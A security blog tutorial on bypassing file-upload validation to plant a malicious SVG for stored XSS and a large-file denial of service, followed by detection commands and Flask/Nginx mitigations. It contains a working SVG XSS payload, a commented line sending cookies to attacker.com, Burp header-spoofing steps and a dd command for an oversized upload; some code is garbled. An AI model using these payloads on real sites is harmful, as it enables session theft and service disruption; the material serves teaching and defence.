Listen to this Post

Introduction:
Modern web applications frequently rely on client-side checks for file uploads, creating a dangerous illusion of security. A recent penetration test on a comment feature revealed a critical chain of vulnerabilities where an attacker could bypass extension and MIME validation to upload a malicious SVG. This led to a stored Cross-Site Scripting (XSS) attack and, when combined with manipulated file sizes, posed a significant resource exhaustion risk. This article dissects the attack chain and provides the exact commands and configurations required to identify, exploit, and mitigate these flaws.
Learning Objectives:
- Understand how to bypass client-side and server-side file validation using extension and Content-Type manipulation.
- Learn to craft malicious SVG files for stored XSS execution.
- Identify resource exhaustion risks through improper file size validation.
- Implement multi-layered defense strategies for secure file upload functionality.
You Should Know:
1. Reconnaissance: Identifying the Upload Mechanism
The first step is mapping the attack surface. The target featured a comment section allowing users to upload profile images. Using browser developer tools (F12), we inspected the network traffic during a standard upload.
Step‑by‑step guide:
- Intercept the Request: Open Burp Suite or your browser’s developer tools (Network tab).
- Upload a Legitimate File: Upload a standard `test.jpg` image.
- Analyze the Request: Examine the `POST` request to the upload endpoint. Look for the `Content-Type` header and the filename parameter.
Request Snippet:
POST /upload/comment-image HTTP/1.1
Host: target-site.com
Content-Type: multipart/form-data; boundary=-WebKitFormBoundary7MA4YWxkTrZu0gW

WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="image"; filename="test.jpg"
Content-Type: image/jpeg
[Binary Image Data]
4. Test Initial Restrictions: Attempt to upload a standard `.html` or `.php` file. If rejected, note the error message. This reveals if the validation is client-side (fast, immediate) or server-side (after a slight delay).
2. Crafting the Malicious SVG Payload
Scalable Vector Graphics (SVG) files are XML-based and can contain JavaScript. Since the application expected an image, an SVG is a perfect vector for XSS.
Step‑by‑step guide:
- Create the Payload: Create a file named `xss.svg` with the following content. This script will execute when the image is loaded, stealing cookies or defacing the page.
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"></li>
</ol>

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<script type="text/javascript">
alert('XSS Vulnerability: ' + document.cookie);
// In a real attack, this would send data to a remote server:
// fetch('https://attacker.com/steal?cookie=' + document.cookie);
</script>
<rect width="300" height="100" style="fill:rgb(0,0,255);" />
<text x="10" y="55" fill="white">XSS Demo</text>
</svg>
2. Test Locally (Linux): You can verify the payload works by opening it in a browser.
 Display the file content or open it directly
cat xss.svg
firefox xss.svg
3. Bypassing Validation with Burp Suite
The application likely checked the file extension (
.svg) and the `Content-Type` header. We need to manipulate both.Step‑by‑step guide:
- Configure Burp Suite: Set your browser to proxy traffic through Burp (usually
127.0.0.1:8080). - Upload the SVG: Attempt to upload the `xss.svg` file. The initial request will likely be rejected.
3. Intercept and Modify:
- Intercept the Request: In Burp’s Proxy “Intercept” tab, catch the `POST` request.
- Modify the Filename: Change the filename from `xss.svg` to
xss.jpg. Many applications only perform a superficial check on the file extension. - Modify the Content-Type: Change the `Content-Type` header from `image/svg+xml` to `image/jpeg` or
image/png.
Modified Request Section:
Content-Disposition: form-data; name="image"; filename="xss.jpg"
Content-Type: image/jpeg
[Binary SVG Data]
4. Forward the Request: Click “Forward” in Burp Suite. If the server only validates the extension and MIME type without checking the actual file contents, the upload will succeed.
4. Exploiting Stored XSS and Resource Exhaustion
Once the file is uploaded, the server likely stores it and provides a direct URL (e.g., `https://target-site.com/uploads/xss.jpg`).
Step‑by‑step guide:
- Trigger the XSS: Visit the direct URL to the uploaded file. Because the server serves the file with an `image/jpeg` header but the content is XML/SVG, the browser will still attempt to render it, executing the embedded JavaScript. Every user who views the comment or image is now affected.
- Simulate Resource Exhaustion: The original post mentioned improper file size validation. We can test this using the `dd` command in Linux to create a “polyglot” file—a valid SVG that is also massive.
Create a large file by appending null bytes to the SVG
cp xss.svg large_exploit.svg
dd if=/dev/zero bs=1M count=100 >> large_exploit.svg
This creates a ~100MB file that still begins with a valid SVG header
Uploading this file can consume server disk space, CPU (during image processing/resizing attempts), and bandwidth, leading to a Denial of Service (DoS).
5. Linux Command-Line Analysis for Forensics
If you are defending a system, you can use Linux commands to scan for these malicious files.
Step‑by‑step guide:
- Find Suspicious Images: Search for files with image extensions that contain script tags.
grep -rl "<script" /var/www/uploads/ --include=".jpg" --include=".png"
- Check MIME Type Mismatch: Use the `file` command to determine the actual file type, not just the extension.
file /var/www/uploads/suspicious.jpg
Output: suspicious.jpg: SVG Scalable Vector Graphics document
6. Mitigation: Secure Server-Side Validation
To fix these vulnerabilities, developers must implement strict server-side validation.
Step‑by‑step guide (Conceptual Code):
1. Validate Content, Not Just Headers (Python/Flask Example):
import imghdr
import os
from werkzeug.utils import secure_filename

def validate_image(stream):
 The 'imghdr' module identifies the actual image type from the stream header
header = stream.read(512)  Read the first 512 bytes
stream.seek(0)  Reset stream position
format = imghdr.what(None, header)
if format not in ['jpeg', 'png', 'gif']:
return False
return True

In your upload route:
if 'image' not in request.files:
return 'No file', 400
file = request.files['image']
if file and validate_image(file.stream):
filename = secure_filename(file.filename)
 Save file...
else:
return 'Invalid image content', 400
2. Re-Encode the Image: The most secure method is to take the uploaded file, discard it, and create a new, clean version using a graphics library (like PIL/Pillow in Python). This neutralizes any embedded code.
3. Set Proper File Size Limits (Nginx Example): Enforce limits at the web server level.server { listen 80; server_name target-site.com; client_max_body_size 2M; Limits total upload size location /uploads { Serve files with correct headers to prevent execution } }What Undercode Say:
- Defense in Depth is Mandatory: Relying on a single validation method (like file extensions) is a critical failure. Validation must occur at multiple layers: client-side (UX), server-side (security), and application logic.
- Context is Everything: The impact of a file upload flaw depends entirely on how the file is used. Serving an uploaded file directly with a generic content-type turned a simple upload bypass into a high-severity stored XSS.
- Automation is Key: Attackers use tools like Burp Suite to automate the fuzzing of parameters like `filename` and
Content-Type. Defenders must implement automated scanning in their CI/CD pipelines (using SAST/DAST tools) to detect these logic flaws before deployment.
Prediction:
As web applications increasingly rely on third-party libraries for image processing and CDNs for storage, we will see a rise in “parser differential” attacks. These occur when the validation logic differs from the final rendering logic. For example, a WAF might reject a payload, but the underlying image parser library has a bug that allows the payload to slip through. The future of file upload security lies in “allowlisting” behaviors (e.g., using only well-maintained libraries to re-generate assets) rather than “blocklisting” malicious patterns.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Shivkumar99228 Cybersecurity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
📢 Follow UndercodeTesting & Stay Tuned:
- Configure Burp Suite: Set your browser to proxy traffic through Burp (usually


